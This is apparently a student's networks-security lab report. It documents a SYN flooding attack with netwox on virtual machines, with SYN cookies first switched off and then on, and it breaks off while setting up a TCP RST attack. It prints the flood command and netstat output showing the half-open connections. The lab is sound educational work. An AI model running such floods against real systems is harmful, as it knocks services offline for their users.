The Laboratory of Computer Networks Security

(UE19CS236)

Documented by Anurag.R.Simha


SRN	:	PES2UG19CS052
Name	:	Anurag.R.Simha
Date	:	22/09/2021
Section	:	A
Week	:	2

The Table of Contents


The Setup

For the experimentation of various attacks, three virtual machines were employed.

1. The Attacker machine (10.0.2.8)



2. The Victim/Client machine (10.0.2.13)



3. The Server machine (10.0.2.14)

```
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:70:0c:00
          inet addr:10.0.2.14  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::6839:90ab:7428:5dec/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:122 errors:0 dropped:0 overruns:0 frame:0
          TX packets:125 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:25764 (25.7 KB)  TX bytes:13692 (13.6 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:102 errors:0 dropped:0 overruns:0 frame:0
          TX packets:102 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:23927 (23.9 KB)  TX bytes:23927 (23.9 KB)

seed_PES2UG19CS052_Anurag.R.Simha@Server:~$
```

Task 1: The SYN Flooding Attack

The objective of this task is to launch a SYN flooding attack with the SYN cookie mechanism turned on and off. In this task the Netwox Tool 76 is employed to attack the queue maintaining the SYN information in the victim machine. Using the below command, the current size of the victim's queue for half-opened connections is obtained.

First, a telnet connection is attempted from the client machine (10.0.2.13) to the server machine (10.0.2.14):

```
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$ telnet 10.0.2.13
Trying 10.0.2.13...
Connected to 10.0.2.13.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Tue Sep 21 12:17:37 EDT 2021 from 10.0.2.14 on pts/17
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:~$
```

A successful connection is established.

The Command to check for half opened connections on the victim machine:

`sudo sysctl -q net.ipv4.tcp_max_syn_backlog`

```
seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:~$ sudo sysctl -q net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:~$
```

A total of 128 half-opened connections are available.

Next, on the victim machine, the SYN cookie counter measure is switched off.

The command: `sudo sysctl -w net.ipv4.tcp_syncookies=0`

```
seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:~$ sudo sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:~$
```

Before the activation of the attack, the queue is examined by the command:

`netstat -na|grep tcp` or `netstat -tna`

```
seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:~$ netstat -na|grep tcp
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.13:53            0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::3128                 :::*                    LISTEN
tcp6       0      0 ::1:953                 :::*                    LISTEN
seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:~$
```

OR

```
seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.13:53            0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::3128                 :::*                    LISTEN
tcp6       0      0 ::1:953                 :::*                    LISTEN
seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:~$
```

Now, a SYN flooding attack is attempted.

On the attacker machine, the attack is activated.

The installation of Netwox is performed by the command: `sudo apt-get install netwox`

```
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:~$ sudo apt-get install netwox
Reading package lists... Done
Building dependency tree
Reading state information... Done
netwox is already the newest version (5.39.0-1.2).
0 upgraded, 0 newly installed, 0 to remove and 2 not upgraded.
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:~$
```

Activation of the attack is performed by the command:

`sudo netwox 76 -i 10.0.2.13 -p 23 -s raw`

```
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:~$ sudo netwox 76 -i 10.0.2.13 -p 23 -s raw
```


After it's activated, a plethora of half-open connections can be observed.

The command: `netstat -tna`

```
seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.13:53            0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.13:23            243.126.83.250:21916    SYN_RECV
tcp        0      0 10.0.2.13:23            252.108.201.209:39225   SYN_RECV
tcp        0      0 10.0.2.13:23            245.26.225.101:33212    SYN_RECV
tcp        0      0 10.0.2.13:23            251.187.167.211:64208   SYN_RECV
tcp        0      0 10.0.2.13:23            242.30.128.136:22003    SYN_RECV
tcp        0      0 10.0.2.13:23            253.237.232.233:33678   SYN_RECV
tcp        0      0 10.0.2.13:23            242.126.189.157:53395   SYN_RECV
tcp        0      0 10.0.2.13:23            255.138.2.199:45898     SYN_RECV
tcp        0      0 10.0.2.13:23            255.85.52.62:49095      SYN_RECV
tcp        0      0 10.0.2.13:23            242.16.150.74:63016     SYN_RECV
tcp        0      0 10.0.2.13:23            254.92.108.40:60140     SYN_RECV
tcp        0      0 10.0.2.13:23            248.95.98.52:54745      SYN_RECV
tcp        0      0 10.0.2.13:23            248.117.138.117:32741   SYN_RECV
tcp        0      0 10.0.2.13:23            250.179.77.145:49765    SYN_RECV
tcp        0      0 10.0.2.13:23            250.199.192.251:61980   SYN_RECV
tcp        0      0 10.0.2.13:23            245.154.101.108:42258   SYN_RECV
tcp        0      0 10.0.2.13:23            247.164.28.86:49847     SYN_RECV
tcp        0      0 10.0.2.13:23            244.69.204.61:51117     SYN_RECV
tcp        0      0 10.0.2.13:23            254.42.238.237:22809    SYN_RECV
tcp        0      0 10.0.2.13:23            248.203.58.81:39395     SYN_RECV
tcp        0      0 10.0.2.13:23            249.125.191.157:19043   SYN_RECV
tcp        0      0 10.0.2.13:23            255.91.66.224:18244     SYN_RECV
tcp        0      0 10.0.2.13:23            244.192.188.70:29406    SYN_RECV
tcp        0      0 10.0.2.13:23            247.151.77.139:47268    SYN_RECV
tcp        0      0 10.0.2.13:23            241.251.190.226:57138   SYN_RECV
tcp        0      0 10.0.2.13:23            250.157.25.48:5339      SYN_RECV
```


A packet capture by the Wireshark packet capture tool:

Before the attack:





After the attack:

The command: `telnet 10.0.2.13`



(On the attacker machine, 10.0.2.8):





The observation: The second screenshot clears that, these SYN packets are sent to the victim from random IP addresses. The victim replies with

SYN+ACK packets which may be dropped somewhere because the IP addresses may not be assigned to any machine. Hence, the half-open connections will stay in the queue until they time out. The first image displays the flood of SYN packets.

A new attempt is made with the countermeasure on:

The command: `sudo sysctl -w net.ipv4.tcp_syncookies=1`

```
seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:~$ sudo sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:~$
```

(10.0.2.13)

Before the attack:

The command: `netstat -tna`

```
seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:~$ sudo sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.13:53            0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 ::1:631                 :::*                    LISTEN
tcp6       0      0 :::3128                 :::*                    LISTEN
tcp6       0      0 ::1:953                 :::*                    LISTEN
seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:~$
```

The command to instigate the attack: `sudo netwox 76 -i 10.0.2.13 -p 23 -s raw`


```
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:~$ sudo netwox 76 -i 10.0.2.13 -p 23 -s raw
```

(10.0.2.8)

```
seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.13:53            0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.13:23            255.174.227.163:48901   SYN_RECV
tcp        0      0 10.0.2.13:23            242.206.70.87:38886     SYN_RECV
tcp        0      0 10.0.2.13:23            253.96.54.185:8359      SYN_RECV
tcp        0      0 10.0.2.13:23            254.132.106.132:18478   SYN_RECV
tcp        0      0 10.0.2.13:23            248.221.104.163:62944   SYN_RECV
tcp        0      0 10.0.2.13:23            252.135.252.51:41702    SYN_RECV
tcp        0      0 10.0.2.13:23            242.224.238.171:14699   SYN_RECV
tcp        0      0 10.0.2.13:23            245.35.72.207:21412     SYN_RECV
tcp        0      0 10.0.2.13:23            244.90.134.108:61321    SYN_RECV
tcp        0      0 10.0.2.13:23            240.37.211.49:38364     SYN_RECV
tcp        0      0 10.0.2.13:23            242.90.61.238:58232     SYN_RECV
tcp        0      0 10.0.2.13:23            240.157.248.98:16579    SYN_RECV
tcp        0      0 10.0.2.13:23            250.168.233.136:63618   SYN_RECV
tcp        0      0 10.0.2.13:23            244.236.189.98:3365     SYN_RECV
tcp        0      0 10.0.2.13:23            241.8.239.252:60667     SYN_RECV
tcp        0      0 10.0.2.13:23            249.95.76.155:1078      SYN_RECV
tcp        0      0 10.0.2.13:23            248.34.163.145:5151     SYN_RECV
tcp        0      0 10.0.2.13:23            241.118.32.44:63054     SYN_RECV
tcp        0      0 10.0.2.13:23            253.251.72.63:55196     SYN_RECV
```

(10.0.2.13)

The packet capture from Wireshark is displayed below:




This is the flood of SYN packets.

```
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$ telnet 10.0.2.13
Trying 10.0.2.13...
Connected to 10.0.2.13.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Wed Sep 22 14:17:11 EDT 2021 from 10.0.2.14 on pts/2
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:~$
```

Although the attack was triumphant, a successful connection is established to 10.0.2.14 due to the activation of the countermeasure.

The results on Wireshark showing an establishment of the connection:



Task 2: TCP RST Attacks on telnet and SSH connections

The objective of this task is to launch a TCP RST attack to break an existing telnet connection and SSH connection between A and B using netwox and scapy tools. An RST packet is sent to the client which is connected to the telnet and SSH server. In Wireshark, *the last packet sent to the server machine from the client machine* is captured. The source port, destination port and the next sequence number is hence obtained.


a) Telnet

The command: `telnet 10.0.2.14`

```
seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:~$ telnet 10.0.2.14
Trying 10.0.2.14...
Connected to 10.0.2.14.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Wed Sep 22 14:14:24 EDT 2021 from 10.0.2.13 on pts/0
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

seed_PES2UG19CS052_Anurag.R.Simha@Server:~$
```


A triumphant telnet connection is established.

The Wireshark packet capture on the attacker machine:



From the Wireshark capture displayed above, packet number fifty-six is the last packet sent to the server machine from the client machine.

Below are the relevant details:

